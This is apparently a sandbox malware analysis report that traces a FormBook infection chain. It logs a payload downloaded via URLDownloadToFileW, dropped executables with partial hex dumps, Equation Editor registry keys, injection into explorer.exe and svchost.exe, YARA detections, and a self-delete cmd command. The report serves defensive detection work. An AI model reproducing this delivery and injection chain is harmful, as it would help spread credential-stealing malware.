C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	694	8192	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		success or wait	1	3660564	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	8886	4164	10 57 fd fd fd 45 fd fd fd 00 03 00 00 50 fd 83 fd 01 0c 09 50 fd 75 0c fd 75 08 fd 04 36 00 00 33 fd 3b fd 0f fd fd 00 00 00 fd 45 10 02 74 23 53 53 53 fd 45 fd 53 50 fd fd fd fd fd fd 5d fd 50 53 fd 75 fd fd 15 30 fd 40 00 3d 03 01 00 00 75 67 fd fd fd fd fd fd 68 05 01 00 00 50 53 fd 1d 04 fd 40 00 fd 27 fd fd 75 4e fd 75 10 fd fd fd fd fd fd 50 fd 75 fd fd 74 fd fd fd fd fd 75 16 fd fd fd fd fd fd 68 05 01 00 00 50 57 fd 75 fd fd c5 fd 74 fd fd 75 fd fd 15 10 fd 40 00 6a 03 fd fd 3a 00 00 fd fd 75 1e fd 75 0c fd 75 08 fd 15 18 fd 40 00 fd 1b fd 75 fd fd 15 10 fd 40 00 fd fd 03 00 00 fd 0b 6a 00 56 fd 75 0c fd 75 08 fd fd 5f 5e 5b fd fd 0c 00 55 fd fd fd 00 00 00 fd 7d 0c 10 01 00 00 75 19 6a 00 68 fd 00 00 00 6a 01 fd 75 08 fd 15 40 fd	WEPPuu63;Et#SSSESP]PSu0@=ughPS@'uNuPutuhPWutu@j:uuu@u@jVuu_^[U}ujhju@	success or wait	1	3660564	URLDownloadToFileW
C:\Users\Public\vbc.exe	0	13050	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 21 60 47 fd 40 0e 14 fd 40 0e 14 fd 40 0e 14 2f 4f 51 14 fd 40 0e 14 fd 40 0f 14 49 40 0e 14 2f 4f 53 14 fd 40 0e 14 fd 63 3e 14 fd 40 0e 14 2b 46 08 14 fd 40 0e 14 52 69 63 68 fd 40 0e 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 fd fd 4f 61 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 68 00 00 00 12 3a 00 00 08 00	MZ@!L!This program cannot be run in DOS mode.$!`G@@@/OQ@@I@/OS@c>@+F@Rich@PELOah:	success or wait	1	3660564	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	14388	8192	50 53 fd 33 22 00 00 fd 76 18 53 fd 40 22 00 00 fd 04 45 fd 1f 7a 00 50 fd 5a 22 00 00 53 57 fd 15 44 fd 40 00 55 fd 76 08 fd 27 fd fd fd fd fd 0f fd fd fd fd 39 2e 0f fd fd fd fd fd 7e 04 05 75 1d 39 2d 2c fd 7a 00 0f fd 13 01 00 00 39 2d 20 fd 7a 00 0f fd 71 fd fd fd 02 01 00 00 fd 35 78 7a 7a 00 fd 15 38 fd 40 00 fd 35 60 0f 7a 00 39 2e 0f fd fd 00 00 00 fd 46 04 56 fd 34 fd fd fd 40 00 66 fd 06 66 03 05 fd 7a 7a 00 57 0f fd fd 50 fd 35 fd fd 7a 00 fd 15 3c fd 40 00 3b 63 78 7a 7a 00 0f fd fd 00 00 00 fd 76 2c 6a 06 50 fd fd 00 00 00 fd 44 24 10 50 68 fd 03 00 00 57 fd 15 64 fd 40 00 50 fd 15 10 fd 40 00 fd 44 24 10 50 57 fd 15 14 fd 40 00 6a 15 55 55 fd 74 24 20 fd 74 24 20 55 fd 35 78 7a 7a 00 fd 15 fd fd 40 00 55 fd 76 0c fd 56 fd fd fd	PS3"vS@"EzPZ"SWD@Uv'9.~u9-,z9-zq5xzz8@5`z9.FV4@ffzzWP5z<@;xzzv,jPD$PhWd@P@D$PW@jUUt$ t$ U5xzz@UvV	success or wait	33	3660564	URLDownloadToFileW
C:\Users\Public\vbc.exe	13050	24084	50 fd 74 24 2c fd 74 24 2c 68 00 00 00 fd 57 56 68 fd 00 00 00 fd 15 24 fd 40 00 fd 68 1f 7a 00 57 fd fd fd fd fd fd 74 08 6a 02 58 fd 00 00 00 fd fd 00 00 00 39 3d 40 fd 7a 00 0f fd fd 00 00 00 6a 05 fd 35 68 1f 7a 00 fd 15 50 fd 40 00 68 3c fd 40 00 fd 76 2a 00 00 fd fd 75 0a 68 30 fd 40 00 fd 68 2a 00 00 fd 35 28 fd 40 00 fd 18 fd 40 00 53 55 57 fd 85 fd 75 16 53 68 04 fd 40 00 57 fd fd 53 fd 2d 64 7a 7a 00 fd 15 1c fd 40 00 fd fd 7a 7a 00 57 fd fd 69 68 fd 40 40 00 0f fd fd 57 50 fd 35 fd fd 7a 00 fd 15 2c fd 40 00 6a 05 fd fd fd 56 fd fd fd 6a 01 fd fd fd fd fd fd fd 2b 57 fd fd 17 00 00 fd fd 74 18 39 3d 6c 7a 7a 00 0f fd 4e fd fd fd 6a 02 fd 2e fd fd fd fd 42 fd fd fd 6a 01 fd 22 fd fd fd 33 fd 5f 5e 5d 5b fd fd 10 fd 53 55 56 57 fd 00	Pt$,t$,hWVh$@hzWtjX9=@zj5hzP@h<@v*uh0@h*5(@@SUWuSh@WS-dzz@zzWih@@WP5z,@jVj+Wt9=lzzNj.Bj"3_^][SUVW	success or wait	4	3660564	URLDownloadToFileW
C:\Users\Public\vbc.exe	213750	64170	6e fd fd fd fd fd fd 3d fd fd 1b ed 14 fd fd ab 6f 76 fd 01 fd 20 1a fd 23 fd 5f fd fd 63 85 fd fd fd 29 fd fd fd 36 1d 3d 0e 0b 76 fd 18 f8 fd 70 fd 6f 0c 6a fd 50 78 fd 55 fd 54 fd 0d fd fd fd 21 53 fd 38 30 fd fd fd 06 fd 5e 39 fd 38 fd 76 20 fd fd 23 0f fd 0c 24 4f 65 fd 66 0b 5d fd fd fd 67 71 fd fd fd fd 61 74 fd 46 1f 56 fd fd fd fd fd 6d 3f 46 28 00 12 fd 60 04 fd fd fd fd 3f fd 61 fd fd 08 28 50 70 3e fd fd 7a 22 31 78 64 7e fd 69 fd 13 6d 43 fd 52 fd 44 fd 2b 4e 34 fd 05 fd 48 03 fd 05 fd 06 47 79 20 44 24 fd fd 7b 0f fd fd 5f fd 22 fd 08 fd fd fd 76 fd 19 fd 7e 29 fd fd 52 fd fd fd fd 13 fd 45 fd 1b fd 7a fd 3b 87 00 60 fd 0e fd 56 fd 50 fd fd 52 06 22 4b fd 49 0b fd fd fd fd fd fd 65 fd fd 47 fd 4b fd fd 6f	n=ov#_)6=vpojPxUT!S80^98v#$Oef]gqatFVm?F(`?aPp>z"1xd~imCRD+N4HGyD${_"v~)REz;`VPR"KIeGKo	success or wait	1	3660564	URLDownloadToFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: **1788**, Parent PID: **1484**

General

Target ID:	4
Start time:	17:21:47
Start date:	13/05/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x400000
File size:	277920 bytes
MD5 hash:	69250F55FBFE48822C838B4EEAF33A0A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 37%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsbF6CD.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	4061CC	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\nsbF6CE.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	4061CC	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\nsrF72D.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	4061CC	GetTempFileNameW
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsrF72D.tmp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	405BE8	CreateDirectoryW
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\kk2f9zwlwvo3ghi9f9	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	40618A	CreateFileW
C:\Users\user\AppData\Local\Temp\wqqynoeqp	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	40618A	CreateFileW
C:\Users\user\AppData\Local\Temp\fdvucso.exe	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	40618A	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsbF6CD.tmp	success or wait	1	40398E	DeleteFileW
C:\Users\user\AppData\Local\Temp\nsrF72D.tmp	success or wait	1	405DA9	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsbF6CE.tmp	0	32768	fd 1a 00 00 fd 00 00 00 2c 01 00 00 02 00 00 00 fd 01 00 00 01 00 00 00 fd 09 00 00 41 00 00 00 fd 10 00 00 00 00 00 00 fd 19 00 00 01 00 00 00 fd 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd 00 00 00 00 00 fd 00 00 fd 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	,A	success or wait	9	40622A	WriteFile
C:\Users\user\AppData\Local\Temp\kk2f9zwlwvo3ghi9f9	0	16384	5d fd fd fd 12 29 38 2e 7a fd 45 fd 05 fd fd 7b 54 60 5a 32 4b 62 fd 50 fd 03 fd 05 fd 24 1a 51 64 fd 32 33 fd fd fd 29 65 12 fd 01 fd 61 08 fd 12 fd fd fd fd fd fd fd 67 05 fd fd 57 fd 67 25 fd 0b 03 13 04 fd 00 fd 49 fd fd 5b 68 fd fd 35 47 fd 2a fd 61 3d fd fd 28 3e fd 7f fd fd fd 7b fd fd fd fd 18 61 fd 16 fd fd 2c 19 fd 4e fd 42 fd 31 fd 58 fd 6d fd fd 38 d8 fd 28 7d fd 1e fd 08 fd 2e fd fd fd fd 39 fd 1c 7f fd 2b fd 26 fd 6f 6c fd a7 1e 78 0a fd fd 78 fd 20 fd 3a 0d 4b 48 79 12 36 fd fd 6e 34 fd 62 4a 4f 74 05 77 20 73 29 7f fd fd 5e fd fd 34 fd fd fd fd fd fd fd 06 4b fd 56 6a 78 5b fd 28 fd 3f fd 77 fd 28 fd fd fd 29 fd 55 fd fd fd 0d fd 4d fd 0f 4e 2c fd 63 fd 14 fd fd 41 59 0b 23 fd 54 6b 44 fd 47 fd 3a 54 50 63	])8.zE{T`Z2KbP$Qd23)ea Wg%I[h5G*a=(> {a,NB1Xm8(}.9+&olxx :KHy6n4bJOtw s)^4KVjx[(?w()UMN,cAY# TkDG:TPc	success or wait	12	40622A	WriteFile
C:\Users\user\AppData\Local\Temp\wqqynoeqp	0	4797	56 41 35 3d 3d fd 59 fd 59 fd fd fd fd fd 4d 3d 3c fd 7d fd 3c 30 02 5d 3c fd 7d fd 3c 30 02 55 fd fd fd 3d fd 02 fd 15 3d 3d 3d fd fd 51 3d fd fd 39 fd fd 2d fd 02 fd fd 55 fd 3d 3d 3d fd 02 65 fd fd 69 fd fd 39 fd fd 2d fd 02 fd fd 55 63 3d 3d 3d fd 02 6d fd fd 71 fd fd 39 fd fd 2d fd 02 fd fd 55 6e 3d 3d 3d fd 02 75 fd fd 79 fd fd 39 fd fd 2d fd 02 fd fd 55 09 3d 3d 3d fd 02 7d fd fd fd 4a 2d 41 c7 fd 35 fd fd 7d 40 40 02 39 fd fd 02 5d fd fd 61 fd 02 2d fd 55 41 10 76 fd 02 55 fd fd 59 fd 02 55 fd fd 7a 41 7e 10 6f fd 2d fd 54 4e fd 02 55 40 fd 7a 41 7f fd 02 fd fd fd fd 51 fd 61 4d fd 10 55 3d 3d 3d 3d fd 41 21 42 78 18 fd fd fd fd 65 fd fd fd 6d fd fd fd 75 fd fd fd fd 7d fd fd fd fd 5d fd fd fd 55 fd fd 53 fd 2d fd fd fd 39 54	VA5==YYM=<}<0]<} <0U====Q=9-U===ei9-Uc===mq9-Un===uy9-U===}J-A5}@@9]a-UAvUYUA~o-TNU@AQaMU== ==A!Bxemu}]US-9T	success or wait	1	40622A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\fdvucso.exe	0	16384	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 16 fd fd 77 fd fd fd 77 fd fd fd 77 fd fd fd 25 60 fd fd 77 fd fd fd 25 5e fd fd 77 fd fd fd 25 61 fd 77 fd fd 1f fd fd fd 77 fd fd fd 77 fd fd 77 fd fd 70 0e fd fd fd 77 fd fd 70 0e 7e fd fd 77 fd fd 70 0e fd fd fd 77 fd fd 52 69 63 68 fd 77 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 61 1e 7e 62 00 00 00 00 00 00 00 00 fd 00 02	MZ@!L!This program cannot be run in DOS mode.$www%`w%^w%a www wpwp~wpwRichwPELa~b	success or wait	5	40622A	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	unknown	512	success or wait	74	4061FB	ReadFile
C:\Users\Public\vbc.exe	unknown	16384	success or wait	15	4061FB	ReadFile
C:\Users\user\AppData\Local\Temp\nsbF6CE.tmp	unknown	4	success or wait	1	4061FB	ReadFile
C:\Users\user\AppData\Local\Temp\nsbF6CE.tmp	unknown	6852	success or wait	1	403465	ReadFile
C:\Users\user\AppData\Local\Temp\nsbF6CE.tmp	unknown	4	success or wait	3	4061FB	ReadFile

Analysis Process: fdvucso.exe

PID: **2604**, Parent PID: **1788**

General

Target ID:	5
Start time:	17:21:51
Start date:	13/05/2022
Path:	C:\Users\user\AppData\Local\Temp\fdvucso.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\fdvucso.exe C:\Users\user\AppData\Local\Temp\wqqynoeqp
Imagebase:	0x1320000
File size:	80384 bytes
MD5 hash:	8CA00DF697FFA200C6CA558754C49F37
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.984865272.0000000000120000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.984865272.0000000000120000.00000004.00001000.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.984865272.0000000000120000.00000004.00001000.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wqqynoeqp	unknown	4096	success or wait	1	1322C9C	ReadFile
C:\Users\user\AppData\Local\Temp\wqqynoeqp	unknown	4096	success or wait	1	1322C9C	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\kk2f9zwlwvo3ghi9f9	unknown	189439	success or wait	1	110A1E	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	11051C	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	11051C	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	11051C	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	11051C	ReadFile

Analysis Process: fdvucso.exe PID: **2324**, Parent PID: **2604**

General

Target ID:	6
Start time:	17:21:54
Start date:	13/05/2022
Path:	C:\Users\user\AppData\Local\Temp\fdvucso.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\fdvucso.exe C:\Users\user\AppData\Local\Temp\wqqynoeqp
Imagebase:	0x1320000
File size:	80384 bytes
MD5 hash:	8CA00DF697FFA200C6CA558754C49F37
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.1035001898.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.1035001898.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.1035001898.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.1034923412.00000000002C0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.1034923412.00000000002C0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.1034923412.00000000002C0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.982519583.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.982519583.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.982519583.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.1034839631.0000000000080000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.1034839631.0000000000080000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.1034839631.0000000000080000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.983927373.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.983927373.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.983927373.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	41A457	NtReadFile

Analysis Process: explorer.exe PID: **1860**, Parent PID: **2324**

General

Target ID:	7
Start time:	17:21:58
Start date:	13/05/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xff040000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000000.1027235424.000000000B92E000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000000.1027235424.000000000B92E000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000000.1027235424.000000000B92E000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000000.1015398886.000000000B92E000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000000.1015398886.000000000B92E000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000000.1015398886.000000000B92E000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **736**, Parent PID: **1860**

General

Target ID:	8
Start time:	17:22:16
Start date:	13/05/2022
Path:	C:\Windows\SysWOW64\svchost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\svchost.exe
Imagebase:	0xb20000
File size:	20992 bytes
MD5 hash:	54A47F6B5E09A77E61649109C6A08866
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.1171279737.0000000000130000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.1171279737.0000000000130000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.1171279737.0000000000130000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.1171209190.0000000000100000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.1171209190.0000000000100000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.1171209190.0000000000100000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.1171353184.00000000001E0000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.1171353184.00000000001E0000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.1171353184.00000000001E0000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group

Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	11A457	NtReadFile

Analysis Process: cmd.exe PID: **568**, Parent PID: **736**

General

Target ID:	9
Start time:	17:22:21
Start date:	13/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\AppData\Local\Temp\fdvucso.exe"
Imagebase:	0x4a7f0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\fdvucso.exe	success or wait	1	4A7FA7BD	DeleteFileW

Disassembly

No disassembly